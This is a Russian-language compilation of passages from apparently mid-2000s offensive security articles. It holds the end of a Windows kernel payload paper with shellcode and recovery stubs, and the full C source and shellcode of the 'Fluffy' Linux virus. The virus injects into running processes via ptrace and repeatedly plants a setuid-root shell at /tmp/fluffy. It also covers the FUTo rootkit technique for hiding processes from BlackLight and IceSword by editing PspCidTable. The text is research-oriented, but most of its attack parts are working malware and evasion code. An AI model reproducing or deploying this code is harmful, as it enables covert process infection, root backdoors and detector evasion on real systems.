00000030 8D4B08     lea ecx,[ebx+0x8]
00000033 8901       mov [ecx],eax
00000035 66C707FF25 mov word [edi],0x25ff
0000003A 894F02     mov [edi+0x2],ecx
0000003D 5F          pop edi
0000003E 893B       mov [ebx],edi
00000040 C3          ret ; заменить методом recovery
00000041 E8BCFFFFFF call 0x2

```

... R3 payload here ...

4.3. Восстановление

В ядре нельзя просто допустить сбой: машина покажет синий экран, а доставленный код может даже не успеть выполниться. Поэтому после срабатывания уязвимости необходимо возобновить штатную работу. Способ сильно зависит от конкретной ошибки; перечисленные ниже варианты не охватывают все случаи и не всегда оптимальны. Автору эксплойта следует искать наиболее подходящий путь для своего контекста.

Если уязвимость срабатывает в некритичном потоке ядра, его можно навсегда заблокировать или оставить в цикле, вообще не восстанавливая прежний путь выполнения.

eEye предложила заблокировать поток через `nt!KeDelayExecutionThread` без загрузки процессора. Если функция завершается или возвращает ошибку, запасной цикл вызывает `nt!KeYieldExecution`. Метод допустим при двух условиях:

- поток ядра не является критическим;
- вызывающий код не удерживает исключительных блокировок, например спин-блокировок.

Иначе блокировка способна вызвать взаимную блокировку системы. Реализация требует найти `nt!KeDelayExecutionThread`, а для надёжного запасного пути ещё и `nt!KeYieldExecution`; если механизма разрешения символов ещё нет, нагрузка заметно увеличится.

```

+-----+-----+
| Type:      | R0 Recovery |
| Size:      | 2 bytes     |
| Compat:    | All         |
| Migration: | May be required |
| Requirements: | No held locks |
+-----+-----+

```

Альтернатива — бесконечный цикл на `PASSIVE_LEVEL`. При подходящем контексте взаимной блокировки не будет, но производительность пострадает. Зато цикл занимает всего два байта:

```

00000000 EBFE          jmp short 0x0

```

```

+-----+-----+
| Type:      | R0 Recovery |
| Size:      | 3 bytes     |
| Compat:    | All         |
| Migration: | Not necessary |
| Requirements: | No held locks in wrapped frame |
+-----+-----+

```

Если уязвимая функция защищена обработчиком исключений, достаточно намеренно создать исключение и позволить штатному коду продолжить работу. Такой контекст встречается редко. Проверка проста: вызвать ошибку памяти и посмотреть, переживёт ли её система. Если да, завершающий нагрузку код будет минимальным.

```

00000000 31F6          xor esi,esi

```

00000002 AC lods b

Type:	R0 Recovery
Size:	41 bytes
Compat:	2000, XP
Migration:	May be required
Requirements:	No held locks

Системный рабочий поток иногда можно безопасно перезапустить с точки входа, не восстанавливая текущую цепочку вызовов. Адрес берётся из недокументированного поля StartAddress структуры ETHREAD, поэтому смещение зависит от версии. Значения приведены в таблице:

Platform	StartAddress Offset	Stack Restore Offset
Windows 2000 SP4	0x230	0x254
Windows XP SP0	0x224	0x250
Windows XP SP2	0x224	0x250

Ниже показана реализация для всех перечисленных смещений; испытана она только в XP SP0:

```
00000000 6A24      push byte +0x24
00000002 5B        pop ebx
00000003 FEC7      inc bh
00000005 648B13    mov edx,[fs:ebx]
00000008 FEC7      inc bh
0000000A 8B6218    mov esp,[edx+0x18]
0000000D 29DC      sub esp,ebx
0000000F 01D3      add ebx,edx
00000011 803D7002DFFF01 cmp byte [0xffdf0270],0x1
00000018 7C07      jl 0x21
0000001A 8B03      mov eax,[ebx]
0000001C 83EC2C    sub esp,byte +0x2c
0000001F EB06      jmp short 0x27
00000021 8B430C    mov eax,[ebx+0xc]
00000024 83EC30    sub esp,byte +0x30
00000027 FFE0      jmp eax
```

Реализация получает текущий поток через fs:0x124 и определяет версию по KUSER_SHARED_DATA.NtMinorVersion, поскольку смещения StartAddress и восстанавливаемого стека различаются. Затем указатель стека приводится к состоянию при первоначальном вызове, и управление передаётся в StartAddress.

Этот подход, по крайней мере в данной конкретной реализации, может быть тесно связан с уязвимостями, возникающими в процедурах системных рабочих потоков, особенно тех, которые начинаются с nt!ExpWorkerThread. Однако принципы можно применить к другим системным рабочим потокам, если показанная реализация окажется ограниченной. Также важно понимать, что поскольку этот метод зависит от недокументированных версионно-специфичных смещений, весьма вероятно, что он может быть непереносим на новые версии ядра. Этот подход также должен быть совместим с Windows 2003 Server SP0/SP1, но смещения, скорее всего, отличаются, и на данный момент они не были получены или протестированы.

Главное ограничение многих способов — блокировки, удерживаемые в момент сбоя. Универсальное освобождение разных типов блокировок позволило бы применять более изящное восстановление, но авторы не знают практической общей реализации. Эту задачу разумнее решать отдельно для каждой уязвимости.

Без этого даже успешно вызванная ошибка может закончиться взаимной блокировкой. Риск зависит от контекста и вполне практичен.

4.4. Основные этапы

Основной этап выполняет конечную задачу: перехватывает клавиатуру и передаёт нажатия атакующему, запускает обратную оболочку в пользовательском процессе или делает что-либо ещё. Поэтому раздел не навязывает конкретную реализацию. Примеры для ядра есть в статье eEye, а многочисленные пользовательские нагрузки можно запускать через описанные загрузчики. Вероятно, именно основные этапы станут центром дальнейших исследований.

5. Заключение

Документ представил общие методы создания полезной нагрузки ядра: поиск базового адреса nt, разрешение символов и построение из четырёх самостоятельных компонентов.

Компонент переноса обеспечивает безопасный IRQL. Загрузчик при необходимости перемещает код в другой поток или область памяти. Основной этап выполняет конечную задачу, а компонент восстановления не позволяет ядру упасть после эксплуатации. Вместе они образуют законченную нагрузку.

Хотя конкретные способы захвата управления не рассматривались, исследования наверняка продолжатся. По мере роста интереса ядро пройдёт тот же цикл изучения и защиты, что ранее пользовательский режим. Пока производители сосредоточены на обычных приложениях, здесь остаётся широкое поле для открытий.

Библиография

Conover, Matt. Malware Profiling and Rootkit Detection on Windows. <http://xcon.xfocus.org/archives/2005/Xcon2005_Shok.pdf>; дата обращения: 12 декабря 2005 г.

eEye Digital Security. Remote Windows Kernel Exploitation: Step into the Ring 0. <<http://www.eeye.com/data/publish/whitepapers/research/OT20050205.FILE.pdf>>; дата обращения: 8 декабря 2005 г.

skape. Safely Searching Process Virtual Address Space. <<http://www.hick.org/code/skape/papers/egghunt-shellcode.pdf>>; дата обращения: 12 декабря 2005 г.

SoBelt. How to Exploit Windows Kernel Memory Pool. <http://packetstormsecurity.nl/Xcon2005/Xcon2005_SoBelt.pdf>; дата обращения: 11 декабря 2005 г.

System Inside. Sysenter. <<http://system-inside.com/driver/sysenter/sysenter.html>>; дата обращения: 23 ноября 2005 г.

Linux-вирус с импровизированным пользовательским планировщиком

Автор: Izik

Контакт: <izik@tty64.org>

Последнее изменение: 29.12.2005

1. Введение

Статья сочетает заражение работающего процесса с пользовательским планировщиком. Первый механизм внедряет вирус в чужой процесс, второй позволяет его коду поочерёдно выполняться вместе с исходной программой. Благодаря этому вирус остаётся скрытым и активным внутри жертвы.

2. Что такое планировщик

Планировщик процессов — компонент ядра, выбирающий, какой процесс выполнить следующим. Он лежит в основе многозадачности Linux, распределяет ресурсы и создаёт впечатление одновременной работы программ. Вирус мог бы вызвать `fork()` и работать в дочернем процессе, но тот появится в системном списке и привлечёт внимание.

3. Пользовательский планировщик

В отличие от ядра, пользовательский планировщик действует внутри приложения и управляет его потоками, оставаясь подчинённым системному планировщику. Одна из его задач — переключать контекст и передавать процессорное время между потоками. Импровизированный вариант позволяет незаметно чередовать исходный код заражённого процесса с вирусом.

4. Импровизация пользовательского планировщика

Обычное приложение с пользовательским планировщиком заранее содержит необходимую поддержку. Вирус внедряется в неподготовленную программу, поэтому должен решить две задачи: как переключать контекст и когда получать управление.

Можно перехватить функцию и запускать вирус при каждом её вызове, после чего возвращать управление программе. Но функция может вызываться редко или перестать использоваться. Более универсальный механизм дают сигналы.

Сигнал похож на прерывание: ядро в любой момент передаёт управление обработчику, а после его завершения продолжает исходный поток. Поэтому функцию вируса можно зарегистрировать как обработчик `SIGALRM` и получить почти готовое переключение контекста.

Системный вызов `alarm()` поручает ядру доставить `SIGALRM` через заданное время. Периодически планируя сигнал, вирус получает ответ на второй вопрос — когда запускаться. Пример

демонстрирует совместную работу alarm() и SIGALRM:

```
/*
 * sigalarm-roc.c, демонстрационная реализация для SIGALRM
 */

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <signal.h>

// Обработчик SIGALRM

void shapebreaker(int ignored) {

    // Разорвать цикл

    printf("\nX\n");

    // Запланировать следующий сигнал

    alarm(5);

    return ;
}

int main(int argc, char **argv) {

    int shape_selector = 0;
    char shape;

    // Зарегистрироваться на SIGALRM

    if (signal(SIGALRM, shapebreaker) < 0) {
        perror("signal");
        return -1;
    }

    // Запланировать SIGALRM через 5 секунд

    alarm(5);

    while(1) {
        // Выбор фигуры

        switch (shape_selector % 2) {

            case 0:
                shape = '.';
                break;

            case 1:
                shape = 'o';
                break;

            case 2:
                shape = 'O';
                break;

        }

        // Напечатать выбранную фигуру

        printf("%c\r", shape);

        // Увеличить индекс фигуры

        shape_selector++;

    }

    // СЮДА НИКОГДА НЕ ДОЙДЕМ
}
```

```
        return 1;
    }
```

Концепция программы довольно проста: она печатает символ из цикла, выбирая символ через индексную переменную. Примерно каждые пять секунд планируется доставка SIGALRM с помощью системного вызова `alarm()`. Как только сигнал обработан, вызывается обработчик сигнала, в данном случае функция `shapebreaker()`, и она разрывает последовательность символов. Затем программа продолжает работу так, будто ничего не произошло. Изнутри функции обработчика сигнала может работать вирус, а после его возврата программа продолжит выполняться без сбоев.

5. Заражение работающего процесса

Заражение выполняется через `ptrace()`, позволяющий присоединиться к процессу при наличии прав `root` либо подходящей связи родителя и потомка. В режиме отладки можно менять регистры и читать или записывать память жертвы — именно это нужно для внедрения и запуска вируса. Подробности инъекции приведены в статье «Building ptrace Injecting Shellcodes» из Phrack 59 [1].

5.1. Алгоритм

Имея мотивы, инструменты и знания, получаем план:

```
Infector:
-----

* Присоединиться к процессу
> Дождаться остановки процесса
  > Запросить регистры процесса
  > Вычислить начало предыдущей страницы стека
  > Сохранить текущий EIP
  > Внедрить pre-virus и код вируса
  > Установить EIP на код pre-virus
  > Отсоединиться от процесса

Pre-Virus:
-----

* Зарегистрировать сигнал SIGALRM
> Запланировать SIGALRM (14 секунд)
> Вернуть управление процессу

Virus:
-----

* Вызван обработчик SIGALRM
> Проверить наличие /tmp/fluffy
  > Создать fluffy.c
  > Скомпилировать fluffy.c
  > Удалить /tmp/fluffy.c
  > Chmod /tmp/fluffy
> Перейти к коду pre-virus
```

Заражатель внедряет основной вирус и небольшой подготовительный фрагмент, затем направляет EIP на последний. Подготовительный код регистрирует обработчик SIGALRM, вычисляет адрес вируса, планирует сигнал и возвращает управление процессу. При доставке сигнала вирус запускается как обработчик.

5.2. Знакомьтесь: Fluffy

Код, реализующий описанную выше теорию:

```
/*
 * x86-fluffy-virus.c, Fluffy virus / izik@tty64.org
 */

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <sys/ptrace.h>
#include <sys/wait.h>
#include <linux/user.h>
#include <linux/ptrace.h>

char virus_shcode[] =

// <_start>:

    "\x90"           // nop
    "\x90"           // nop
    "\x60"           // pusha
    "\x9c"           // pushf
    "\x31\xc0"        // xor    %eax,%eax
    "\x31\xdb"        // xor    %ebx,%ebx
    "\xb0\x30"        // mov    $0x30,%al
    "\xb3\x0e"        // mov    $0xe,%bl
    "\xeb\x06"        // jmp    <_geteip>

// <_calc_eip>:

    "\x59"           // pop    %ecx
    "\x83\xc1\x0d"    // add    $0xd,%ecx
    "\xeb\x05"        // jmp    <_continue>

// <_geteip>:

    "\xe8\xf5\xff\xff" // call    <_calc_eip>

// <_continue>:

    "\xcd\x80"        // int    $0x80
    "\x85\xc0"        // test   %eax,%eax
    "\x75\x04"        // jne    <_resume_flow>
    "\xb0\x1b"        // mov    $0x1b,%al
    "\xcd\x80"        // int    $0x80

// <_resume_flow>:

    "\x9d"           // popf
    "\x61"           // popa
    "\xc3"           // ret

// <_virus>:

    "\x55"           // push   %ebp
    "\x89\xe5"        // mov    %esp,%ebp
    "\x31\xc0"        // xor    %eax,%eax
    "\x31\xc9"        // xor    %ecx,%ecx
    "\xeb\x57"        // jmp    <_data_jmp>

// <_chkforfluffy>:

    "\x5e"           // pop    %esi

// <_fixnulls>:

    "\x3a\x46\x07"    // cmp    0x7(%esi),%al
    "\x74\x0b"        // je     <_access>
    "\xfe\x46\x07"    // incb   0x7(%esi)
    "\xfe\x46\x0a"    // incb   0xa(%esi)
```

```

"\xb0\xb3"          // mov    $0xb3,%al
"\xfe\x04\x06"      // incb   (%esi,%eax,1)

// <_access>:

"\xb0\xa8"          // mov    $0xa8,%al
"\x8d\x1c\x06"      // lea    (%esi,%eax,1),%ebx
"\xb0\x21"          // mov    $0x21,%al
"\xb1\x04"          // mov    $0x4,%c1
"\xcd\x80"          // int     $0x80
"\x85\xc0"          // test   %eax,%eax
"\x74\x31"          // je     <_schedule>

// <_fork>:

"\x01\xc8"          // add    %ecx,%eax
"\xcd\x80"          // int     $0x80
"\x85\xc0"          // test   %eax,%eax
"\x75\x1f"          // jne    <_waitpid>

// <_exec>:

"\x31\xd2"          // xor    %edx,%edx
"\xb0\x17"          // mov    $0x17,%al
"\x31\xdb"          // xor    %ebx,%ebx
"\xcd\x80"          // int     $0x80
"\xb0\x0b"          // mov    $0xb,%al
"\x89\xfb"          // mov    %esi,%ebx
"\x52"              // push   %edx
"\x8d\x7e\x0b"      // lea    0xb(%esi),%edi
"\x57"              // push   %edi
"\x8d\x7e\x08"      // lea    0x8(%esi),%edi
"\x57"              // push   %edi
"\x56"              // push   %esi
"\x89\xe1"          // mov    %esp,%ecx
"\xcd\x80"          // int     $0x80
"\x31\xc0"          // xor    %eax,%eax
"\x40"              // inc    %eax
"\xcd\x80"          // int     $0x80

// <_waitpid>:

"\x89\xc3"          // mov    %eax,%ebx
"\x31\xc0"          // xor    %eax,%eax
"\x31\xc9"          // xor    %ecx,%ecx
"\xb0\x07"          // mov    $0x7,%al
"\xcd\x80"          // int     $0x80

// <_schedule>:

"\xc9"              // leave
"\xe9\x7c\xff\xff\xff" // jmp    <_start>

// <_data_jmp>:

"\xe8\xa4\xff\xff\xff" // call   <_chkforfluffy>

//
// /bin/sh\xff-c\xff
// echo "int main() { setreuid(0, 0); system(\"/bin/bash\"); return 1; }" > /tmp/fluffy.c ;
// cc -o /tmp/fluffy /tmp/fluffy.c ;
// rm -rf /tmp/fluffy.c ;
// chmod 4755 /tmp/fluffy\xff
//
// <_data_sct>:

"\x2f\x62\x69\x6e\x2f\x73\x68\xff\x2d\x63\xff\x65\x63\x68\x6f\x20"
"\x22\x69\x6e\x74\x20\x6d\x61\x69\x6e\x28\x29\x20\x7b\x20\x73\x65"
"\x74\x72\x65\x75\x69\x64\x28\x30\x2c\x20\x30\x29\x3b\x20\x73\x79"
"\x73\x74\x65\x6d\x28\x5c\x22\x2f\x62\x69\x6e\x2f\x62\x61\x73\x68"

```

```

"\x5c\x22\x29\x3b\x20\x72\x65\x74\x75\x72\x6e\x20\x31\x3b\x20\x7d"
"\x22\x20\x3e\x20\x2f\x74\x6d\x70\x2f\x66\x6c\x75\x66\x66\x79\x2e"
"\x63\x20\x3b\x20\x63\x63\x20\x2d\x6f\x20\x2f\x74\x6d\x70\x2f\x66"
"\x6c\x75\x66\x66\x79\x20\x2f\x74\x6d\x70\x2f\x66\x6c\x75\x66\x66"
"\x79\x2e\x63\x20\x3b\x20\x72\x6d\x20\x2d\x72\x66\x20\x2f\x74\x6d"
"\x70\x2f\x66\x6c\x75\x66\x66\x79\x2e\x63\x20\x3b\x20\x63\x68\x6d"
"\x6f\x64\x20\x34\x37\x35\x35\x20\x2f\x74\x6d\x70\x2f\x66\x6c\x75"
"\x66\x66\x79\xff";

```

```
int ptrace_inject(pid_t, long, void *, int);
```

```
int main(int argc, char **argv) {
```

```

    pid_t pid;
    struct user_regs_struct regs;
    long infproc_addr;

```

```

    if (argc < 2) {
        printf("usage: %s <pid>\n", argv[0]);
        return -1;
    }

```

```
    pid = atoi(argv[1]);
```

```
    // Присоединиться к процессу
```

```

    if (ptrace(PTRACE_ATTACH, pid, NULL, NULL) < 0) {
        perror(argv[1]);
        return -1;
    }

```

```
    // Дождаться остановки процесса
```

```

    if (waitpid(pid, NULL, 0) < 0) {
        perror(argv[1]);
        ptrace(PTRACE_DETACH, pid, NULL, NULL);
        return -1;
    }

```

```
    // Запросить регистры процесса
```

```

    if (ptrace(PTRACE_GETREGS, pid, &regs, &regs) < 0) {
        perror("Oopsie");
        ptrace(PTRACE_DETACH, pid, NULL, NULL);
        return -1;
    }

```

```

    printf("Original ESP: 0x%.8lx\n", regs.esp);
    printf("Original EIP: 0x%.8lx\n", regs.eip);

```

```
    // Поместить исходный EIP в стек, чтобы вирус выполнил RET
```

```
    regs.esp -= 4;
```

```
    ptrace(PTRACE_POKETEXT, pid, regs.esp, regs.eip);
```

```
    // Вычислить верхний адрес предыдущей страницы стека
```

```
    infproc_addr = (regs.esp & 0xFFFFF000) - 0x1000;
```

```
    printf("Injection Base: 0x%.8lx\n", infproc_addr);
```

```
    // Внедрить код вируса
```

```

    if (ptrace_inject(pid, infproc_addr, virus_shcode, sizeof(virus_shcode) - 1) < 0) {
        return -1;
    }

```

```
    // Изменить EIP, чтобы он указывал поверх shellcode вируса
```

```
    regs.eip = infproc_addr + 2;
```

```

printf("Current EIP: 0x%.8lx\n", regs.eip);

// Установить регистры процесса (EIP изменен)

if (ptrace(PTRACE_SETREGS, pid, &regs, &regs) < 0) {
    perror("Oopsie");
    ptrace(PTRACE_DETACH, pid, NULL, NULL);
    return -1;
}

// Время Fluffy!

if (ptrace(PTRACE_DETACH, pid, NULL, NULL) < 0) {
    perror("Oopsie");
    return -1;
}

printf("pid #%d got infected!\n", pid);

return 1;
}

// Функция инъекции

int ptrace_inject(pid_t pid, long memaddr, void *buf, int buflen) {

    long data;

    while (buflen > 0) {
        memcpy(&data, buf, 4);

        if ( ptrace(PTRACE_POKETEXT, pid, memaddr, data) < 0 ) {
            perror("Oopsie!");
            ptrace(PTRACE_DETACH, pid, NULL, NULL);

            return -1;
        }

        memaddr += 4;
        buf += 4;
        buflen -= 4;
    }

    return 1;
}

```

Несколько замечаний о коде:

Ассемблерная часть собрана единым блоком: подготовительный код расположен перед основным. Она написана как компактный машинный код без нулевых байтов, чтобы уменьшить объем внедрения.

Код вируса предполагает, что он будет выполняться внутри данного зараженного процесса больше одного раза. Это означает, что действия самомодифицирующегося кода, такие как исправление NULL-байтов во время выполнения, сначала проверяют, нужно ли это в текущей итерации вируса.

Каждые 14 секунд вирус проверяет /tmp/fluffy и при отсутствии файла через `execve()` запускает встроенный сценарий, создающий оболочку с битом SUID.

Системный вызов `signal()` имеет привычку сбрасывать обработчик сигнала к значению по умолчанию после его вызова. Это означает, что вирус должен заново регистрироваться на сигнал каждый раз. Альтернативное решение - настроить обработчик сигнала с помощью других связанных с сигналами системных вызовов, таких как `sigaction()` или `rtsigaction()`, именно так реализована libc-функция `signal()`. Выбор `signal()` вместо этих системных вызовов был основан на вопросах размера.

5.3. Дальнейшие вопросы проектирования

Помимо того, что касается самого кода:

Инъекция в верхний адрес предыдущей страницы стека является мерой безопасности, гарантирующей, что код вируса не перезапишет данные программы на стеке. Тестирование вируса на демоне `syslogd` показало, что это имеет смысл, поскольку `syslogd` в какой-то момент сумел частично перезаписать код вируса. Распространенная ловушка - NULL-байты: перезапись двумя NULL-байтами, например `\x00\x00`, создает допустимую ассемблерную инструкцию `ADD AL, (EAX)`, что легко приводит к падению.

Помимо стека, код можно внедрить в секцию `.text`. На x86 IA-32 страницы выровнены по 4 Кбайт, а программа часто не заполняет последнюю целиком. Образовавшаяся «пещера кода» подходит для небольшого вируса. Поскольку `.text` защищена от записи, перед самомодификацией придется вызвать `mprotect()` для текущей страницы.

Простой автоматический поиск начинается с PID 0 и идёт вверх. При переходе системы на уровень `init 3` запускаются демоны, поэтому их PID обычно невелики; примеры — `crond`, `syslogd` и `inetd`.

6. Заключение

Пользовательский планировщик позволяет внедрённому коду сосуществовать с исходной программой. Добавив его к обычной эксплуатации, простой машинный код можно превратить в скрытый вход и более сложный резидентный модуль.

Ссылки

[1] Building ptrace Injecting Shellcodes. anonymous. <<http://www.phrack.org/show.php?p=59&a=12>>; дата обращения: 29 декабря 2005 г.

FUTo

Авторы: Peter Silberman & C.H.A.O.S.

1. Предисловие

Аннотация:

После появления FU руткиты перестали полагаться на перехват системных функций для сокрытия своего присутствия. Изменение методов атаки потребовало новых средств защиты. Современные детекторы, например BlackLight, ищут скрытые руткитом объекты, а не только следы перехватов. В статье разобран алгоритм обнаружения скрытых процессов в BlackLight и IceSword, описаны слабости современных детекторов и представлена более полная техника сокрытия, прототипом которой служит FUTo.

Благодарности:

Питер благодарит bugcheck, skape, thief, pedram и F-Secure за прекрасные исследования, а также всех участников nologin/research, поддерживающих развитие идей.

C.H.A.O.S. хотел бы поблагодарить Amy, Santa (эта работа заняла три часа в день Рождества), lonerancher, Pedram, valerino и HBG Unit.

2. Введение

За последние год-два мир руткитов заметно изменился. Появился FU, применяющий прямое изменение объектов ядра (DKOM); VICE стал одним из первых детекторов; Sysinternals Rootkit Revealer и F-Secure BlackLight — первыми массовыми средствами поиска руткитов в Windows. Затем появился Shadow Walker, перехватывающий диспетчер памяти и буквально скрывающийся на виду.

Авторы исследовали BlackLight и IceSword, поскольку многие специалисты считают их лучшими детекторами. Разработанный финской компанией F-Secure BlackLight сосредоточен на скрытых процессах и не ищет перехваты системных функций. IceSword применяет очень похожий метод, но предоставляет больше возможностей: показывает перехваченные системные вызовы, скрытые драйверы и открытые порты TCP/UDP, невидимые для программ вроде netstat.

3. Blacklight

Основное внимание уделено BlackLight. Анализ показал, что IceSword использует почти тот же алгоритм, поэтому найденная слабость, скорее всего, относится к обоим продуктам.

BlackLight обнаруживает процессы из пользовательского режима. Его простой алгоритм удивительно эффективен, а анализ осложняют серьезные средства против отладки. В таблице обработчиков локального хранилища потока (TLS) регистрируется процедура, которая пытается запутать отладчик, раздваивая основной процесс ещё до полной инициализации его объекта. Другие проверки выявляют уже подключившийся отладчик. Авторы не стали обходить каждую меру, а через редактор PE-файлов LordPE обнулили таблицу обработчиков TLS. Это отключило раннюю

процедуру и позволило запустить Rohitab API Monitor. Подключить отладчик после этого можно, но при нажатии кнопки сканирования BlackLight всё равно обнаруживал его и завершался, поэтому дальнейший анализ проводился по вызовам API.

Во время проверки видны неудачные вызовы OpenProcess: BlackLight пытается открыть процессы с PID 0x1CC, 0x1D0, 0x1D4, 0x1D8 и так далее. Авторы назвали метод перебором PID (PIDB). Программа последовательно вызывает OpenProcess для всех значений от 0x0 до 0x4E1C и сохраняет успешно открытые процессы. Затем CreateToolhelp32Snapshot создаёт второй список. Процесс, найденный перебором, но отсутствующий в снимке, считается скрытым и показывается пользователю.

3.1. Windows OpenProcess

В Windows функция OpenProcess является оберткой над процедурой NtOpenProcess. NtOpenProcess реализована в ядре в NTOSKRNL.EXE. Прототип функции NtOpenProcess:

```
NTSTATUS NtOpenProcess (
    OUT PHANDLE ProcessHandle,
    IN ACCESS_MASK DesiredAccess,
    IN POBJECT_ATTRIBUTES ObjectAttributes,
    IN PCLIENT_ID ClientId OPTIONAL);
```

Параметр ClientId содержит PID, переданный OpenProcess. Формально он необязателен, но во всех наблюдавшихся вызовах NtOpenProcess был задан.

NtOpenProcess выполняет три основные функции:

1. Проверяет, существует ли процесс, вызывая PsLookupProcessByProcessId.
2. Пытается открыть дескриптор процесса через ObOpenObjectByPointer.
3. При успехе возвращает дескриптор вызывающему коду.

PsLookupProcessByProcessId был следующим очевидным местом для исследования. Один из открытых вопросов состоял в том, как PsLookupProcessByProcessId узнает, что заданный PID является частью действительного процесса. Ответ становится ясен в первых строках дизассемблирования:

```
PsLookupProcessByProcessId:
    mov edi, edi
    push ebp
    mov ebp, esp
    push ebx
    push esi
    mov eax, large fs:124h
    push [ebp+arg_4]
    mov esi, eax
    dec dword ptr [esi+0D4h]
    push PspCidTable
    call ExMapHandleToPointer
```

Из дизассемблирования видно, что ExMapHandleToPointer ищет запись в PspCidTable по идентификатору процесса.

Теперь у нас есть полная картина того, как Blacklight обнаруживает скрытые процессы:

1. BlackLight перебирает допустимые идентификаторы процессов от 0 до 0x41DC.
2. Blacklight вызывает OpenProcess для каждого возможного PID.
3. OpenProcess вызывает NtOpenProcess.
4. NtOpenProcess вызывает PsLookupProcessByProcessId, чтобы проверить существование процесса.

5. PsLookupProcessByProcessId использует PspCidTable, чтобы проверить существование процесса.
6. NtOpenProcess через ObOpenObjectByPointer получает дескриптор процесса.
7. Если OpenProcess успешен, Blacklight сохраняет информацию о процессе и продолжает цикл.
8. После создания списка процессов путем исчерпания всех возможных PID Blacklight сравнивает список PIDB со списком, созданным вызовом CreateToolhelp32Snapshot. CreateToolhelp32Snapshot - это Win32 API, который делает снимок всех запущенных процессов в системе. Расхождение между двумя списками означает наличие скрытого процесса. Этот случай Blacklight сообщает пользователю.

3.2. PspCidTable

PspCidTable — таблица дескрипторов клиентских идентификаторов процессов и потоков. PID каждого процесса соответствует позиции в этой таблице, а сама переменная указывает на структуру HANDLE_TABLE.

```
typedef struct _HANDLE_TABLE {
    PVOID      p_hTable;
    PEPROCESS   QuotaProcess;
    PVOID      UniqueProcessId;
    EX_PUSH_LOCK HandleTableLock [4];
    LIST_ENTRY HandleTableList;
    EX_PUSH_LOCK HandleContentionEvent;
    PHANDLE_TRACE_DEBUG_INFO DebugInfo;
    DWORD      ExtraInfoPages;
    DWORD      FirstFree;
    DWORD      LastFree;
    DWORD      NextHandleNeedingPool;
    DWORD      HandleCount;
    DWORD      Flags;
};
```

Windows содержит ряд неэкспортируемых функций для изменения PspCidTable и чтения сведений из неё:

- [ExCreateHandleTable] создаёт таблицы дескрипторов, не принадлежащие процессам. Во всех таких таблицах, кроме PspCidTable, записи указывают на заголовки объектов, а не на сами объекты.
- [ExDupHandleTable] вызывается при порождении процесса.
- [ExSweepHandleTable] используется при завершении процесса.
- [ExDestroyHandleTable] вызывается при завершении процесса.
- [ExCreateHandle] создаёт новые записи таблицы дескрипторов.
- [ExChangeHandle] меняет маску доступа дескриптора.
- [ExDestroyHandle] реализует функциональность CloseHandle.
- [ExMapHandleToPointer] возвращает адрес объекта по дескриптору.
- [ExReferenceHandleDebugIn] трассирует дескрипторы.
- [ExSnapShotHandleTables] ищет дескрипторы, например для oh.exe.

Ниже неэкспортируемые функции удаляют объект процесса из PspCidTable. В примере их адреса заданы жёстко, хотя руткит мог бы находить их динамически.

```
typedef PHANDLE_TABLE_ENTRY (*ExMapHandleToPointerFUNC)
( IN PHANDLE_TABLE HandleTable,
  IN HANDLE ProcessId);

void HideFromBlacklight(DWORD eproc)
{
    PHANDLE_TABLE_ENTRY CidEntry;
    ExMapHandleToPointerFUNC map;
```

```

    ExUnlockHandleTableEntryFUNC umap;
    PEPROCESS p;
    CLIENT_ID ClientId;

    map = (ExMapHandleToPointerFUNC)0x80493285;

    CidEntry = map((PHANDLE_TABLE)0x8188d7c8,
        LongToHandle( *((DWORD*)(eproc+PIDOFFSET)) ) );
    if(CidEntry != NULL)
    {
        CidEntry->Object = 0;
    }
    return;
}

```

Поскольку PspCidTable учитывает все процессы и потоки, детектору естественно искать скрытые процессы именно там. Но опора на единственную структуру ненадёжна: изменив её, руткит скрывает процесс и от ОС, и от других программ. Новые алгоритмы должны сверять несколько независимых источников, чтобы одного изменения было недостаточно.

4. FUTo

Для демонстрации слабости BlackLight и IceSword авторы создали FUTo — новую версию руткита FU. Она напрямую изменяет PspCidTable, не вызывая служебные функции, и средствами DKOM скрывает отдельные записи таблицы.

Первая трудность реализации: как и функции семейства ExMapHandleXXX, переменная PspCidTable не экспортируется ядром. FUTo находит PsLookupProcessByProcessId, дизассемблирует её и исследует первый вызов. На момент написания он всегда вёл к ExMapHandleToPointer, первым параметром которой служит PspCidTable. Этого достаточно для обнаружения таблицы.

```

PsLookupProcessByProcessId:
    mov edi, edi
    push ebp
    mov ebp, esp
    push ebx
    push esi
    mov eax, large fs:124h
    push [ebp+arg_4]
    mov esi, eax
    dec dword ptr [esi+0D4h]
    push PspCidTable
    call ExMapHandleToPointer

```

Способ ненадёжен: даже простая оптимизация ядра может изменить порядок вызовов. OpCode предложил устойчивый поиск неэкспортируемых переменных PspCidTable, PspActiveProcessHead, PspLoadedModuleList и других без сканирования памяти. Поле KdVersionBlock в области управления процессором указывает на структуру KDDEBUGGER_DATA32 следующего вида:

```

typedef struct _KDDEBUGGER_DATA32 {

    DBGKD_DEBUG_DATA_HEADER32 Header;
    ULONG    KernBase;
    ULONG    BreakpointWithStatus;        // address of breakpoint
    ULONG    SavedContext;
    USHORT   ThCallbackStack;             // offset in thread data
    USHORT   NextCallback;                // saved pointer to next callback frame
    USHORT   FramePointer;                // saved frame pointer
    USHORT   PaeEnabled:1;
    ULONG    KiCallUserMode;              // kernel routine
    ULONG    KeUserCallbackDispatcher;    // address in ntdll

    ULONG    PsLoadedModuleList;

```

```

    ULONG    PsActiveProcessHead;
    ULONG    PspCidTable;

    ULONG    ExpSystemResourcesList;
    ULONG    ExpPagedPoolDescriptor;
    ULONG    ExpNumberOfPagedPools;

    [...]

    ULONG    KdPrintCircularBuffer;
    ULONG    KdPrintCircularBufferEnd;
    ULONG    KdPrintWritePointer;
    ULONG    KdPrintRolloverCount;

    ULONG    MmLoadedUserImageList;

} KDDEBUGGER_DATA32, *PKDDEBUGGER_DATA32;

```

Структура содержит указатели на многие часто используемые неэкспортируемые переменные и позволяет надёжнее находить PspCidTable и сходные данные.

Вторая трудность серьёзнее. После удаления объекта FULTO заполняет соответствующую HANDLE_ENTRY нулями, обозначая отсутствие процесса. Когда скрытый процесс завершается, система обращается к записи в PspCidTable, разыменовывает нулевой указатель и показывает синий экран. Решение простое, хотя и неэлегантное. Через PsSetCreateProcessNotifyRoutine FULTO регистрирует обработчик создания и удаления процессов. Он вызывается до окончательного завершения скрытого процесса и успевает предотвратить сбой. Удаляя записи вредоносного процесса, FULTO сохраняет их значения и индексы, а перед закрытием восстанавливает, чтобы система разыменовала правильные объекты.

5. Заключение

